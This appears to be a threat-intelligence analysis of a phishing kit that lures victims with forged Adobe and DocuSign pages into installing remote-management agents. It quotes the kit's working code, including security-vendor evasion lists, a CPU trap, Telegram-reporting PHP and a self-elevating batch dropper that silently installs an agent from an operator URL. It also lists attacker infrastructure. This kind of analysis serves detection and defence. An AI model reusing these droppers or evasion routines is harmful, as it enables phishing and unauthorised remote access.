| Honeypot fields | Hidden inputs honeypot1 and honeypot2 positioned off-screen; filling either one triggers a block |
| Platform filter | Mobile, touch-enabled desktop and non-Windows visitors are diverted, since the payload is Windows-only |
| Debugger obstruction | Context menu, F12, developer-tool and view-source shortcuts suppressed; the console is cleared once a second |
| Index suppression | noindex, nofollow, noarchive, nosnippet, no-store caching and Referrer-Policy: no-referrer |
| Warning bypass | Microsoft Edge visitors get a dialogue coaching them to press Keep on the download warning |
The design has two things happen in one visit: the remote-management client lands on the host, then the visitor is pushed onward to a credential-capture page through window.utils.getObfuscatedUrl(), with the victim’s address carried over from the URL fragment. In both deployments the m/ directory is missing, so window.utils, blacklistSystem and botTrapSystem are all undefined. Every call is wrapped in a typeof guard, and the page degrades quietly: cloaking and the onward redirect stop working while the beacon and the payload download carry on. The telemetry agrees — thirteen consecutive alerts on page A include data-centre addresses that nothing filtered out.
The Gate at The Pivot Path

The JavaScript utils.js file import inside PDF Viewer
m/js/utils.js is the file every page in the corpus asks for, and a copy of it sits at that exact path in another sandbox run of the kit. It is 66 KB of unminified, commented JavaScript under the header Enhanced CAPTCHA Protection Utilities.
The code decides whether a visitor is worth a phishing page. It checks:
- The user-agent against forty crawler and automation signatures — search-engine and link-preview bots,
curl,wget,python-requests, and the automation stack:headless,selenium,webdriver,puppeteer,phantom,jsdom. - The user-agent against thirty-two security-vendor and scanner names — endpoint vendors, mail gateways such as
mimecast,proofpoint,barracudaandcofense, and reputation services such asvirustotal,urlscan,netcraft,sucuriandzscaler. - The visitor’s address against twenty hard-coded addresses and two
/24ranges, with a helper that adds new ones at runtime. - The address itself twice over, through a STUN request to Google’s server and through a public lookup service, so a browser behind a proxy still gives up a local candidate.
- The country behind that address against a six-entry block list, resolved through a public geolocation API.
- The browser fingerprint against a ban list held in
localStorage— three failed checks and that fingerprint is refused for 24 hours. - Whether the environment behaves like a browser at all: storage, canvas, WebGL and font access, plugin state, time-zone consistency, and platform against user-agent.
- Whether a human is present: mouse-velocity variance, keystrokes, touch events, interaction count and time on page.
- A reCAPTCHA v3 score against a threshold that comes from server-side configuration.
Two name lists do most of that work:
knownBotSignatures: [
    "googlebot", "bingbot", "yandexbot", "slurp", "duckduckbot", "baiduspider",
    ...
    "scanner", "crawler", "spider", "headless", "scraper", "selenium", "webdriver",
    "puppeteer", "phantom", "nightmare", "jsdom"
],

// Known security tools and email security scanners - REDUCED LIST
securityTools: [
    "avast", "avg", "avira", "bitdefender", "kaspersky", "mcafee", "norton",
    "eset", "f-secure", "trend micro", "sophos", "symantec", "trustwave", "forcepoint",
    "checkpoint", "barracuda", "mimecast", "proofpoint", "fireeye", "crowdstrike",
    "cyren", "spamhaus", "spamcop", "netcraft", "virustotal", "sucuri", "urlscan",
    "zscaler", "office365", "microsoft-security", "cisco", "forcepoint", "cofense"
]
Read the second list as the set of checks the operator expects a lure to have to survive; forcepoint appears in it twice, which says something about how it was assembled. Country filtering is five lines, and the comment reads like a template default nobody revisited:
const geoBlockSystem = {
    blockedCountries: ["RU", "CN", "KP", "IR", "SY", "CU"], // Example: block Russia, China, North Korea, Iran, Syria, Cuba
    ...
    if (this.blockedCountries.includes(this.visitorCountry)) {
        this.blockAction();
    }
A visitor who fails any check gets one of three fake maintenance pages — “We’re making some improvements”, a 503 with a generated error reference, a database-migration notice — and every button on them is wired to a trap:
// Create an infinite loop that consumes CPU and memory
function activateTrap() {
    showLoadingMessage();
    ...
    for (let i = 0; i < 10000; i++) {
        memoryConsumer.push(Array(1000).fill(Math.random().toString(36)));
    }
    let result = 0;
    for (let i = 0; i < 10000000; i++) {
        result += Math.sqrt(i) * Math.cos(i) / (1 + Math.sin(i));
    }
    setTimeout(infiniteLoop, 10);
}
The trap also arms itself on a timer, 30 to 120 seconds after load, “to catch bots that don’t interact but wait on the page” — a direct shot at automated analysis that opens a URL and idles.
The PHP Build of the Same Kit
With the following TI Lookup query, we can search through recent public sandbox analyses and identify this malicious activity.
TI Lookup:
url:"/e-sign_files/Icon-pdf-file-svg.png$" OR url:"eDocusign.php$" OR url:"/e-sign.php$"

TI Lookup with .php urls
This build is public in a sandbox run of its own: ANY.RUN's analysis session of 27 August 2026, and the earliest public submission of the same build dates to 2 April 2026. It opens with a forged DocuSign envelope.

The lure mail: a forged DocuSign envelope in the name of a law firm, with one call to action
The Adobe pages are a static export. The DocuSign line runs the original server-side build, where five files carry the whole flow: index.php, eDocusign.php, e-sign.php, download.php and settings.php. The header comment names its author and a contact handle — DocuSign BY <NICKNAME> tg-@... — and the alert footer repeats the same signature seen in the DocuSign templates in open telemetry, which is what marks the build as one author’s work.
index.php is the entry point. It reads the visitor from the request, resolves geolocation server-side, reports, and moves the visitor on:
$ip      = $_SERVER['REMOTE_ADDR'] ?? 'UNKNOWN';
$agent   = $_SERVER['HTTP_USER_AGENT'] ?? 'UNKNOWN';
$referer = $_SERVER['HTTP_REFERER'] ?? 'Direct / None';
$geo = @json_decode(file_get_contents("http://ip-api.com/json/$ip"), true);
$message = "🔔<b> DocuSign Visit Alert </b>🔔\n\n" . "🕒 Time: $time\n" . "🧬 IP: $ip\n" . ...;
sendTelegramMessage($message);
header("Location: eDocusign.php");
eDocusign.php is the decoy. A business-proposal letter is rendered and then blurred with filter: blur(6px), with a PDF icon and a spinner floating above it, so the visitor sees a document that appears to be loading. Copy, save, print, select-all, view-source and drag are disabled, and after five seconds the page moves on by itself:
<div class="protected">   <!-- the whole letter, rendered then blurred -->
<div class="pdf-overlay"><img src="e-sign_files/Icon-pdf-file-svg.png" class="pdf-icon"><div class="spinner"></div></div>
...
setTimeout(function () { window.location.href = "e-sign.php"; }, 5000);

The decoy proposal, rendered and blurred
e-sign.php carries DocuSign branding, an inline vector logo and a single instruction — “Open the downloaded attachment on your computer” — behind a button that calls download.php.

The DocuSign-branded download page
download.php handles delivery and the second report. It picks between a local file and a remote link on one flag, resolves the client address through Cloudflare headers before falling back to the socket address, classifies device and browser from the user agent, sends a “DocuSign Download Alert”, then flushes the output buffers and streams the installer with attachment headers:
$USE_LOCAL_DOWNLOAD = true; // true = file download, false = link download
$localFile = $USE_LOCAL_DOWNLOAD ? __DIR__ . '/files/DocusignEditSetup.msi' : '';
$ip = $_SERVER['HTTP_CF_CONNECTING_IP']
    ?? $_SERVER['HTTP_X_FORWARDED_FOR']
    ?? $_SERVER['REMOTE_ADDR']
    ?? 'Unknown';
settings.php holds the reporting credentials and the send routine, and it guards itself against being fetched directly:
if (basename(__FILE__) == basename($_SERVER["SCRIPT_FILENAME"])) {
    http_response_code(403);
    exit("Access denied.");
}
Installing the Agent: Four Methods, One Outcome
Every chain in this cluster ends the same way: a legitimate remote-management or device-management agent installed on the machine and registered to a tenant the operator holds. The tag row on the pivot query reads as a product catalogue on its own: screenconnect, connectwise, datto, action1, logmeinrescue, fleetdeck, simplehelp and ultravnc. What changes between campaigns is how the installer gets onto the disk, and there are four ways in use.
| Method | Example | What the victim does |
|---|---|---|
| Installer inside an archive | AdobePdf_Reader.zip, 9.8 MB, holding ScreenConnect.ClientSetup.msi, 10.2 MB |
Extracts the archive and runs the installer, following the instructions on the page |
| Installer served directly | pdf_Reader_en_install.msi and DocusignEditSetup.msi from localcontex[.]online |
Opens the file straight from the download folder |
| Batch script fetching from a code-hosting repository | 324-byte NMLS 2026 Updated Agreement.bat calling msiexec /i on a github[.]com/Ivan3900/... raw URL |
Runs the script and clears one elevation prompt |
| Simple dropper staging the installer | 1.1 KB .bat or .vbs that writes the package to the temporary directory and calls msiexec /qn |
Runs the script; a fake error popup covers the install |

ANY.RUN Sandbox Process tree with ScreenConnect detection
The client that lands most often is a ScreenConnect build. Installation does three things that push the outcome past ordinary remote access: a credential provider is registered, so the operator sees the interactive logon; an authentication package is appended to LSA, which loads attacker code into the authentication path at boot; and the service is registered to start in safe mode with networking, so it survives the first thing an administrator usually tries.
The Script Droppers
Two generations of script dropper run alongside the archives. The newer one is the 324-byte batch file shown earlier: an fltmc check for administrative rights, a PowerShell relaunch through UAC, and msiexec pointed straight at a raw URL on the group’s code-hosting account.
The older generation is 1.1 KB and stages the package itself. It ships as Adobe Installer V3572.bat, Updated Service Agreement 2026.bat and Update_6779.bat; the three are one file with the variable names, the console title, the temporary filenames and the download URL swapped:
:: --- Self-elevate (UAC prompt right after the brief CMD flash) ---
net session >nul 2>&1
if %errorLevel% NEQ 0 (
    powershell -WindowStyle Hidden -Command "Start-Process '%~f0' -Verb RunAs"
    exit /b
)
:: --- Write a tiny VBS so the fake popup auto-times-out ---
> "%kdpS%" echo Set s = CreateObject("WScript.Shell")
>>"%kdpS%" echo s.Popup "Unexpected error. The operation will retry.", 4, "Application Error", 48
start "" wscript.exe "%kdpS%"
:: --- Download the MSI via PowerShell WebClient ---
powershell -WindowStyle Hidden -Command "(New-Object Net.WebClient).DownloadFile('https://app.action1.com/agent/5c2cda44-433f-11f1-9ef8-332f425c6d9a/Windows/agent(My_Organization).msi', '%LbiAu%')"
:: --- Install silently (blocks until msiexec finishes) ---
if exist "%LbiAu%" msiexec /i "%LbiAu%" /qn
timeout /t 5 /nobreak >nul
del "%LbiAu%" /q >nul 2>&1
del "%kdpS%" /q >nul 2>&1
A four-second Application Error popup, written out as a throwaway VBS so that it dismisses itself, covers the seconds while the agent installs, and both temporary files are deleted afterwards. The three copies fetch from three different places: the operator’s own Action1 tenant on the vendor’s cloud, an R2 bucket, and a self-hosted ScreenConnect server at 64.204.180[.]203:8040 addressed as /Bin/Adobe.ClientSetup.msi?e=Access&y=Guest. The temporary names are chosen to read as maintenance — patch651.msi, patch495.msi, svchost805.vbs — and the console title is always Update_ and four digits. The VBS variant of the same dropper, Amended_Agreement 02026.vbs, assembles the same msiexec /i ... /qn command line as a string.
The affiliate behind lure page B runs four more lure lines from arubanetworks-inc[.]com and sharepointer-dr[.]com, all reporting to the same endpoint.
| Lure | Path | Payload observed |
|---|---|---|
| DocuSign | /DocuSign/ |
DocuSign.vbs, DocuSign_Setup.exe |
| Google Meet | /Meeting/, /Meeting/Windows/ |
GoogleMeet.vbs, GoogleMeet_Setup.exe |
| Zoom workspace | /ZoomWorkspace/, /ZoomWorkspace/Windows/ |
ZoomWorkspace.vbs |
| Dropbox document | /dropbox/create.html, /dropbox/csm.html |
Q4ForecastReportvFinal.PdF.vbs |
The DocuSign line alone recorded 124 page visits and 63 payload downloads between 30 July and 11 August 2026.
Network Infrastructure
Operator’s Lure pages and payloads sit on one hosting on a server fronted by greenbullet[.]ba. Four certificates issued on one day, 4 August 2026, cover gddfzxa[.]online, ghs.coorpes[.]com, greaterheights[.]sbs and mmswerod[.]sbs, and nothing on the account belongs to a legitimate business: three of those four names have no prior record anywhere, and the fourth is the random-string domain that serves the lures.
| Host or address | Role |
|---|---|
gddfzxa[.]online |
Lure pages and payload archives; also listed in the panel domain registry |
ghs.coorpes[.]com, greaterheights[.]sbs, mmswerod[.]sbs |
Certificates on the same hosting |
emsafetoproceedtaward[.]top |
Lure domain, registered 7 August 2026 |
maillive[.]sbs |
Panel administration host and device-code landing page |
arubanetworks-inc[.]com, sharepointer-dr[.]com |
DocuSign, Meeting, Zoom and Dropbox lure lines |
stubborn-academy[.]icu |
Address validator |
corporate-sync-gate[.]net, legacy-bridge-node[.]net |
Post-capture redirects; the second is shared between two panels |
207.189.19[.]40:26688 |
Remote-desktop foothold used for hands-on work |
185.174.102[.]34 |
GSuite panel |
Two things in this layer outlast everything else. The shared script path survived seven months of domain rotation, and the remote-management tenant identifier is fixed per build, so it marks every host the group installs on.
Attribution
Several parts of the investigation point back to the same operating environment, including shared infrastructure, delivery tooling, panel domains, and operator-controlled accounts. Together, these links connect the phishing, session-capture, and remote-access activity to the operation tracked here as CSuite.
CSuite v1.1
The panel calls itself CSuite v1.1 and administers itself from, for example, maillive[.]sbs, which doubles as a device-code landing page. It carries 23 modules.
